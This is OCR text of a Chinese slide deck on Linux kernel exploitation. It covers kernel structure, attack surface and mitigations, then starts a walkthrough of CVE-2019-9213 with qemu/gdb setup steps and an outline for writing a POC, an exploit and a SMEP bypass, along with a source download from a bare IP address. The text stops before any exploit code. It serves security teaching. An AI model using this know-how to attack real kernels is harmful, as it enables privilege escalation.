
Linux Kernel Pwn

—— lm0963


Linux Kernel介绍

Linux Kernel漏洞分析


Syzkaller 安装


Linux Kernel介绍
Linux Kernel架构图
Linux Kernel目录结构
Linux Kernel攻击面
Linux Kernel漏洞类型
Linux Kernel漏洞缓解机制

Linux Kernel架构




Linux kernel map



Linux Kernel目录结构

arch/	包含所有特定于系统架构（例如x86，powerpc等）的代码
block/	包含用于管理块设备（例如硬盘，dvd，软盘等）相关的代码
certs/	证书和签名文件
crypto/	内核本身所用的加密API，实现了常用的加密和散列算法
Documentation/	内核相关说明文档
drivers/	包含硬件设备驱动相关代码，是内核中最庞大的一个目录。
firmware/	
fs/	包含虚拟文件系统和其他文件系统相关代码
include/	内核头文件相关
init/	包含与内核初始化有关的源代码
ipc/	包含进程间通信相关代码，例如信号和管道
kernel/	内核的核心代码，包含进程调度子系统，以及和进程调度相关的模块。
lib/	内核代码中使用到的库函数
LICENSES/	
mm/	内存管理子系统
net/	网络子系统，包含与通信协议相关代码，例如IP，TCP等
samples/	
scripts/	无内核代码，只包含了用来配置内核的脚本文件
security/	Linux安全模块（LSM），主要就是SELinux
sound/	声卡驱动以及其他声音相关代码
tools/	
usr/	主要与initramfs相关
virt/	虚拟化相关，提供虚拟机技术（KVM等）的支持

Linux Kernel攻击面



Linux Kernel漏洞类型

Kernel PageTable Isolation，内核页表隔离

KPTI

KASLR

Kernel Address space layout randomization，内核地址空间布局随机化

Supervisor Mode Execution Prevention，管理模式执行保护


SMEP

SMAP

Supervisor Mode Access Prevention，管理模式访问保护

Stack Protector又名canary，stack cookie

Stack Protector


Linux Kernel漏洞分析
环境搭建
漏洞原理分析
编写POC
编写EXP
绕过SMEP

环境搭建

gdb + qemu调试内核

1. 首先准备好ubuntu 18.04的环境

2. 下载linux-4.20版本的源码，并解压（可以在**http://122.51.205.221:8000/linux-4.20.tar.gz**这里下载，也可以官网下载）

3. 安装编译过程所需依赖（**make，gcc，bison，flex，libssl-dev， ncurses-dev**）

4. 编译linux内核（**make i386_defconfig; make menuconfig; make**）

5. 通过qemu起linux内核（**qemu-system-x86_64 -hda rootfs.img -kernel bzImage -append 'console=ttyS0 root=/dev/sda rw nokaslr quiet' -m 128M –nographic –s -monitor /dev/null**）

环境搭建

编译exp所需环境

在64位ubuntu 18.04下用gcc –m32编译exp会出错，所以通过debootstrap拉取32位文件系统来编译exp。

1. **debootstrap --arch i386 stretch debian_32 http://ftp.cn.debian.org/debian/**
2. **chroot debian_32**
3. **apt install gcc libsctp-dev**

漏洞原理分析

CVE-2019-9213

CVE描述：

In the Linux kernel before 4.20.14, expand_downwards in mm/mmap.c lacks a check for the mmap minimum address, which makes it easier for attackers to exploit kernel NULL pointer dereferences on non-SMAP platforms. This is related to a capability check for the wrong task.

漏洞原理分析

补丁对比

Diffstat


-rw-r--r-- mm/mmap.c 7

1 files changed, 3 insertions, 4 deletions

```
